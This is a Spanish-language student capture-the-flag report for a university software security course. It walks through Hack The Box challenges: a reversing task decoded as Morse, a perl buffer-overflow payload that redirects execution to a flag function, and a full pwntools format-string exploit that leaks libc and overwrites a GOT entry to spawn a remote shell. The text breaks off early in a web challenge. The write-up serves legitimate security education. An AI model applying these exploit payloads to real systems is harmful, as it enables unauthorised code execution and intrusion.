TEC | Tecnológico de Costa Rica

IC8071 - Seguridad de software

Capture the Flag

Proyecto 2

Estudiantes:

Oscar Roni Ordoñez - 2023150387

Kendall Piedra - 2023164712

Docente:

Prof. Herson Esquivel Vargas

Año:

2025

Retos resueltos..... 3
Hubbub..... 3
Procedimiento seguido..... 3
Lista de herramientas utilizadas..... 6
Debilidad que dio origen a la vulnerabilidad..... 6
Patrón de ataque que se siguió para explotar la vulnerabilidad..... 6
Bandera..... 6
You know 0xDiablos..... 7
Procedimiento seguido..... 7
Lista de herramientas utilizadas..... 9
Debilidad que dio origen a la vulnerabilidad..... 10
Patrón de ataque que se siguió para explotar la vulnerabilidad..... 10
Bandera..... 10
r0bob1rd..... 11
Procedimiento seguido..... 11
Lista de herramientas utilizadas..... 17
Debilidad que dio origen a la vulnerabilidad..... 17
Patrón de ataque que se siguió para explotar la vulnerabilidad..... 17
Bandera..... 17
Dark Runes..... 18
Procedimiento seguido..... 18
Lista de herramientas utilizadas..... 23
Debilidad que dio origen a la vulnerabilidad..... 23
Patrón de ataque que se siguió para explotar la vulnerabilidad..... 23
Bandera..... 24
Restaurant..... 25
Procedimiento seguido..... 25
Lista de herramientas utilizadas..... 29
Debilidad que dio origen a la vulnerabilidad..... 29
Patrón de ataque que se siguió para explotar la vulnerabilidad..... 29
Bandera..... 29
Exatlon..... 30
Procedimiento seguido..... 30
Lista de herramientas utilizadas..... 33
Debilidad que dio origen a la vulnerabilidad..... 34
Patrón de ataque que se siguió para explotar la vulnerabilidad..... 34
Bandera..... 34
Tabla resumen de retos resueltos..... 35
Timeline de resolución retos..... 35

Retos resueltos

Hubbub


Categoría: Reversing

Fecha: Oct 12 2025 - Oct 17 2025

Puntos: 30


Procedimiento seguido

Para empezar revisamos todo lo relacionado a la información básica del binario que nos brindan. Para esto usamos file y readelf:




De aquí podemos observar que está hecho para un microcontrolador Atmel AVR-8. Esto nos servirá cuando utilicemos ghidra.

Ahora con ayuda de ***strings*** buscamos cualquier texto en el binario que pueda ser de utilidad:




No obtenemos la flag ni mucha información relevante de esto, pero podemos rescatar varias menciones de *gcc*, por lo que podemos asumir que fue este el que se usó en la compilación del programa.

Ahora, con esta información abrimos Ghidra y seleccionamos el lenguaje que más se adapta a lo que conocemos del binario; en este caso AVR8, la variante default con un tamaño de 16 bits en little endian compilado en gcc:



Dentro de Ghidra, y después de realizar los análisis marcados por defecto podemos ir revisando el código generado por el descompilador. Si revisamos las funciones del programa podemos intuir que el programa utiliza el microcontrolador para hacer sonar tonos simples en un orden definido en el *main*.



Como tal la flag no se encuentra a simple vista o siguiendo procedimientos estándares. Tenemos que pensar un poco de la caja, y es que, sí observamos la función *main*, podemos notar que solo hay 2 tonos (binario) y diferente cantidad de delays en algunos segmentos. Este es el único lugar en el que se podría haber escondido la flag, así que intentemos decodificarlo.

Primero podemos pensar en pasarlo a binario, con los tonos de 300 siendo **0** y los tonos de 600 siendo **1**:

0000110000110111000001011100000111001100001010101111111011010000001110101001
1110

Podemos agrupar esto en 10 grupos de bits para intentar pasarlo a ASCII, pero el resultado nos va a dar basura. Para resolverlo correctamente hay que tomar en cuenta la cantidad diferente de ***delays***. Sí tomamos las ocasiones en las que hay 3 ***delays*** como un corte o espacio podemos formar algo similar a un código morse, con los 300 ahora siendo un punto (.) y los 600 ahora un guión (-):

.... - -... .- -. --- .. ... -.-- -... ..- --.. --.. . .-. -.-. --- -- -- .- -. -.. ... .- - - . -. - .. --- -.

Si colocamos esto en un traductor de código morse podemos obtener lo siguiente:



Y con esto obtenemos un mensaje claro. Si tomamos en cuenta que el formato de la flag del reto es ***"HTB{SOME TEXT HERE}"***, podemos organizar lo encontrado para así dar finalmente con: *HTB{A NOISY BUZZER COMMANDS ATTENTION}*. Y sí lo subimos a la página resolvemos correctamente el reto.

Lista de herramientas utilizadas

- file
- readelf
- strings
- Ghidra
- Morse Code Translator: https://morsecode.world/international/translator.html

Debilidad que dio origen a la vulnerabilidad

Este reto no contiene una "debilidad" común que se pueda asociar a un CWE.

Patrón de ataque que se siguió para explotar la vulnerabilidad

Se siguió el CAPEC-188: Reverse Engineering. Sin embargo, este reto no contiene una "vulnerabilidad" común que se pueda asociar a un código.

Bandera

`"HTB{A NOISY BUZZER COMMANDS ATTENTION}"`

You know 0xDiablos


Categoría: Pwn

Fecha: Nov 09 2025 - Nov 11 2025

Puntos: 20

Procedimiento seguido

Para empezar se analiza el binario dado en el reto con `ghidra` para entender el funcionamiento del programa.



Se intenta localizar la función main y se sigue el flujo de ejecución. Siguiendo este procesos se encuentra una vulnerabilidad en la función `vuln()`, la cual tiene un input sin restricciones, donde se puede hacer un overflow, ahora solo se debe encontrar algo que explotar con esa debilidad.



Navegando en las funciones desensambladas con ghidra se encuentra una función que no es llamada en el flujo mostrado en los grafos. Esta función se llama `flag()` y es código muerto. Con esto se tiene un objetivo para el buffer overflow.

Dirección de `flag()`: `0x080491e2`

Analizando la función se nota que la función utiliza el primer y segundo parámetro como comprobación para imprimir la flag en flag.txt de hack the box.

Con esto pasamos a calcular el offset. Utilizamos GDB para hacer un cálculo manual del offset por medios de entradas de perl y encontramos un offset de ‘print “A”x188’

Utilizamos el siguiente comando para crear el input:

perl -e ‘print “A”x188’ . "\xe2\x91\x04\x08" . "\n"' > input.txt


Con este input llegamos a la función `flag()`, pero no se consigue sacar la flag debido a las verificaciones dentro de la función, por lo que se debe revisar más a profundidad la función y modificar el exploit.

```
08049243 83 c4 10        ADD     ESP,0x10
08049246 81 7d 08        CMP     dword ptr [EBP + Stack[0x4]],0xdeadbeef
         ef be ad de
0804924d 75 1a           JNZ     LAB_08049269
0804924f 81 7d 0c        CMP     dword ptr [EBP + Stack[0x8]],0xc0ded00d
         0d d0 de c0
08049256 75 14           JNZ     LAB_0804926c
08049258 83 ec 0c        SUB     ESP,0xc
0804925b 8d 45 b4        LEA     EAX=>local_50,[EBP + -0x4c]
0804925e 50              PUSH    EAX
0804925f e8 cc fd        CALL    <EXTERNAL>::printf
```

Se encuentran los valores `0xdeadbeef` y `0xc0ded00d` como valores hardcodeados. Se vuelve a hacer el exploit ahora sobreescribiendo también los parámetros, metiendo bytes después de la dirección del RIP para alcanzar estos parámetros

perl -e 'print "A"x188 . "\xe2\x91\x04\x08" ."\x00\x93\x04\x08" ."\xef\xbe\xad\xde" . "\x0d\xd0\xde\xc0" . "\n"' > exploit.txt

Este exploit se prueba en el `GDB` y se consigue extraer la información de un archivo flag.txt creado por nosotros para verificar que el exploit funciona. Luego hacemos la prueba directamente en la instancia de HTB para intentar extraer la flag.



Lista de herramientas utilizadas

- Ghidra
- checksec
- gdb

Debilidad que dio origen a la vulnerabilidad

CWE-121: Stack-Based Buffer Overflow

CWE-787: Out-of-Bounds Write

CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')

Patrón de ataque que se siguió para explotar la vulnerabilidad

CAPEC-100: Overflow Buffers

Bandera

`HTB{0ur_Buff3r_1s_not_healthy}`

r0bob1rd

Categoría: pwn

Fecha: Oct 20 2025 - Nov 14 2025

Puntos: 30

Procedimiento seguido

Para entrar en contexto, corremos el programa a vulnerar, con lo cual vemos que consiste en un pequeño "juego" donde se construye un pájaro robótico. Seleccionando primero el nombre del pájaro mediante un índice, y luego introduciendo una descripción para este mismo. Una vez hecho esto se imprime lo que seleccionamos con un pequeño arte ASCII de lo que se supone es un pájaro robótico.

Como tal, el reto se debe resolver en una instancia generada por HTB (solo nos dan la IP y el puerto); sin embargo, se brinda también el binario y una carpeta `glibc` con la que podemos revisar la librería que utiliza.

Para empezar a resolverlo, revisemos las protecciones que tiene el binario con `checksec`:

```
oroni@debian-vm:~/Documents/proyecto-2/r0bob1rd$ checksec --file=r0bob1rd
RELRO           STACK CANARY      NX            PIE             RPATH
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH
```

Con esto sabemos que hay stack canary, no podemos ejecutar código en el stack, pero sí podemos modificar de alguna manera la Global Offset Table (GOT).

Ahora, podemos usar `ghidra` e intentar encontrar debilidades para explotar.
Específicamente, sí vamos a la función `operation` podemos observar algunas cosas interesantes:

```
1
2 void operation(void)
3
4 {
5   long in_FS_OFFSET;
6   int indexInput;
7   char descriptionInput [104];
8   long stack_canary;
9
10  stack_canary = *(long *)(in_FS_OFFSET + 0x28);
11  printf("\nSelect a R0bob1rd > ");
12  fflush(stdout);
13  __isoc99_scanf(&DAT_00400eb5,&indexInput);
14  if ((indexInput < 0) || (9 < indexInput)) {
15    printf("\nYou\'ve chosen: %s",robobirdNames + (long)indexInput * 8);
16  }
17  else {
18    printf("\nYou\'ve chosen: %s",*(undefined8 *)(robobirdNames + (long)indexInput * 8));
19  }
20  getchar();
21  puts("\n\nEnter bird\'s little description");
22  printf("> ");
23  fgets(descriptionInput,106,stdin);
24  puts("Crafting..");
25  usleep(2000000);
26  start_screen();
27  puts("[Description]");
28  printf(descriptionInput);
29  if (stack_canary != *(long *)(in_FS_OFFSET + 0x28)) {
30                    /* WARNING: Subroutine does not return */
31    __stack_chk_fail();
32  }
33  return;
34 }
35
```

Tenemos 3 debilidades notables:

- mala validación en la línea 14 que permite índices negativos.
- buffer overflow (aunque tenemos el problema del canary y el NX)
- format string en control del usuario en la línea 28

Primero, podemos meter negativos por esta validación mal hecha y de esa manera hacer que nos devuelva direcciones que nos beneficien en vez de los nombres que espera:

```
if ((indexInput < 0) || (9 < indexInput)) {
  printf("\nYou\'ve chosen: %s",robobirdNames + (long)indexInput * 8);
}
else {
  printf("\nYou\'ve chosen: %s",*(undefined8 *)(robobirdNames + (long)indexInput * 8));
}
getchar();
```

Nuestro objetivo ahora es obtener la base de `libc`. Si revisamos las secciones de `.data` (donde se guarda `robobirdNames`) y `.got.plt`, podemos observar que con índices negativos podemos ir llegar a la dirección donde se encuentra la GOT, y con ello, direcciones de `libc`.

Así que primero descubramos cual es el índice necesario para llegar a una función en la GOT. Para esto se debe cumplir esta fórmula basado en lo escrito en la línea 15:

robobirdNames + (input * 8) = got_address

Y como lo que queremos es saber el input que debemos colocar para llegar al `got_address`, lo despejamos:

input = (got_address - robobirdNames) / 8

Si revisamos en Ghidra las direcciones de estos elementos para cambiarlas y calcularlo tenemos:

- `got_address`: 0x602060 (específicamente la entrada de `setvbuf` porque es la más cercana)
- `robobirdNames`: 0x6020a0

input = (0x602060 - 0x6020a0) / 8 = -0x8 = -8

Con esto podemos ahora mediante un script (más adelante se muestra completo) colocar el -8 cómo input y obtener de ahí la **dirección real de `setvbuf`**. Ahora solo nos faltaría conseguir su offset:

```
oroni@debian-vm:~/Documents/proyecto-2/r0bob1rd$ readelf -s ./glibc/libc.so.6 | grep " setvbuf"
  1988: 0000000000084ce0   583 FUNC    WEAK   DEFAULT   15 setvbuf@@GLIBC_2.2.5
oroni@debian-vm:~/Documents/proyecto-2/r0bob1rd$
```

El offset de `setvbuf` en la `libc` es de 0x84ce0. Si restamos esto a la dirección que obtengamos de `setvbuf` obtendremos la **base** de `libc`.

A partir de esto podemos encontrar o `system` o un *one_gadget* que nos sirva para iniciar un shell. Vamos con la segunda que parece más sencilla debido a las limitaciones del binario.

Usamos `one_gadget` y verificamos las condiciones de cada uno y sus offsets en la `libc`:

```
oroni@debian-vm:~/Documents/proyecto-2/r0bob1rd$ one_gadget ./glibc/libc.so.6
0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [r12] == NULL || r12 == NULL || r12 is a valid envp

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
```

Basta con revisar los registros antes del retorno para ver que se cumple el segundo *one_gadget* (0xe3b01):

```
(gdb) info registers
rax            0x0                 0
rbx            0x400c60            4197472
rcx            0x0                 0
rdx            0x0                 0
rsi            0x7fffffffb860      140737488336992
rdi            0x7ffff7e237e0      140737352185824
rbp            0x7fffffffdf80      0x7fffffffdf80
rsp            0x7fffffffdf00      0x7fffffffdf00
r8             0x47                71
r9             0x47                71
r10            0x7fffffffdf10      140737488346896
r11            0x246               582
r12            0x400820            4196384
r13            0x7fffffffe090      140737488347280
r14            0x0                 0
r15            0x0                 0
rip            0x400c06            0x400c06 <operation+316>
```

Queremos cambiar la dirección de `__stak_chk_fail()` (qué es la única que se puede ejecutar después del `printf`) por la dirección de nuestro *one_gadget*. Donde causaremos un error por stack canary a propósito para entrar ahora a un shell.

La idea para ejecutarlo es usar la debilidad del `printf`, con el uso de `%n` y la funcionalidad de padding para escribir 2 números (*short* / `hn`) juntos que formen la dirección del *one_gadget* en donde especifiquemos en el buffer.

La estructura del payload en el buffer quedaría algo como:

[dirección para parte 1]
[dirección para parte 2]
[padding para alinear]
%<num1>c%<pos1>$hn
%<num2>c%<pos2>$hn
[padding para causar llamada a __stack_chk_fail]

Ahora, para calcular las posiciones correctas para el *payload* debemos encontrar el **offset** desde el primer puntero que lee `printf` hasta el **inicio del buffer**. Esto lo logramos con una pequeña sesión de prueba y error con `AAAAAAAA%<offset>$p` tenemos:

1. 0x7fa68ce9d723
2. (nil)
3. 0x7fa68cdbe077
4. 0xe
5. (nil)
6. (nil)
7. 0x28cd40e93
8. 0x4141414141414141 ***<- BUFFER*** - `%8$p`

Ya teniendo toda la información, lo colocamos todo en un script que nos ayude con la escritura y lectura de los binarios directamente en la instancia de HTB:

```
from pwn import *

# Set the binary context
context.binary = './r0bob1rd' # from here the library infers architecture, bits, endianess etc.

# Connect to HTB challenge
connection_string = '94.237.49.209:53952'
ip = connection_string.split(':')[0]
```

```python
port = int(connection_string.split(':')[1])
p = remote(ip, port)

# Important static addresses, offsets and lengths
MAIN = 0x400c0f # Address of main() function
STACK_CHK_FAIL = 0x602028  # GOT entry for __stack_chk_fail
BUFFER_LENGTH = 104
PRINTF_OFFSET = 8 # Buffer starts with %8$p
SETVBUF_OFFSET = 0x84ce0  # Offset of setvbuf in libc
ONE_GADGET_OFFSET = 0xe3b01 # Offset of one_gadget in libc

# ------------------------------------------------------------------------------
# Leak a libc address and obtain libc base
# ------------------------------------------------------------------------------
p.sendlineafter(b'Select a R0bob1rd >', b'-8') # GOT entry for setvbuf
p.recvuntil(b"chosen: ")
line = p.recvline().strip() # we recieve something like b'\xe0\xec\xbc\x0c\x91\x7f'
leaked_setvbuf = u64(line.ljust(8, b'\x00'))
libc_base = leaked_setvbuf - SETVBUF_OFFSET
print(f'Leaked setvbuf address: {hex(leaked_setvbuf)}')
print(f'Calculated libc base address: {hex(libc_base)}')

# ------------------------------------------------------------------------------
# Get a shell by overwriting __stack_chk_fail with one_gadget
# ------------------------------------------------------------------------------
one_gadget = libc_base + ONE_GADGET_OFFSET
payload = fmtstr_payload(PRINTF_OFFSET, {STACK_CHK_FAIL: one_gadget}, write_size='short')
payload = payload.ljust(BUFFER_LENGTH, b'a') # with the extra '\n' of sendline we cause a
__stack_chk_fail call
print(f'Payload generated for one_gadget: {payload}')
p.sendlineafter(b'>', payload)
p.interactive()
```

Una vez ejecutado el script veríamos algo como esto:

```
(venv) oroni@debian-vm:~/Documents/proyecto-2/r0bob1rd$ python3 script.py
[*] '/home/oroni/Documents/proyecto-2/r0bob1rd/r0bob1rd'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    RUNPATH:    b'./glibc/'
    Stripped:   No
[+] Opening connection to 83.136.255.235 on port 30333: Done
Leaked setvbuf address: 0x7fbb6fbe1ce0
Calculated libc base address: 0x7fbb6fb5d000
Payload generated for one_gadget: b'%2817c%13$lln%25795c%14$hn%4087c%15$hnaa( `\x00\x00\x00\x00\x00* `\x00\x00\x00\x00\x00, `\x00\x00\x00\x00\x
00aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
[*] Switching to interactive mode
 Crafting..
   \\
   (*>
\\_//)
 \_/_)
  _|_
[Description]
```

Y aunque se vea un poco raro a causa de los espacios generados en el exploit, podemos navegar por el shell que se ejecutó.



Y así encontramos la flag!

Lista de herramientas utilizadas

- Ghidra
- checksec
- gdb
- netcat (nc)
- pyhton3
    - pwntools
- ruby
    - one_gadget
- readelf

Debilidad que dio origen a la vulnerabilidad

CWE-134: Use of externally-controlled format string

Patrón de ataque que se siguió para explotar la vulnerabilidad

CAPEC-135: Format string injection

Bandera

“HTB{S0m3t1m3s_bl0w1ng_th3_pr0g4m_1s_g00d}”

Dark Runes

Categoría: Web

Fecha: nov 14 - nov 17

Puntos: 40

Procedimiento seguido

El reto consiste en una aplicación web que permite crear documentos de texto simples, con creación de cuentas y login básicos. Nos brindan tanto una IP y puerto para conectarnos a una instancia de HTB, como el código fuente de la página.

Si revisamos el código y la página podemos darnos cuenta que se usan *prepared statements* así que una inyección de SQL probablemente no sea la solución aquí. Igualmente, en los logs de la página se nos informa por medio de un error que la configuración de esta **no permite inline scripting**, así que no podemos usar simplemente la función de crear documentos para realizar XSS.

Así que por el momento, demos un paso atrás y veamos las rutas que existen en la aplicación:

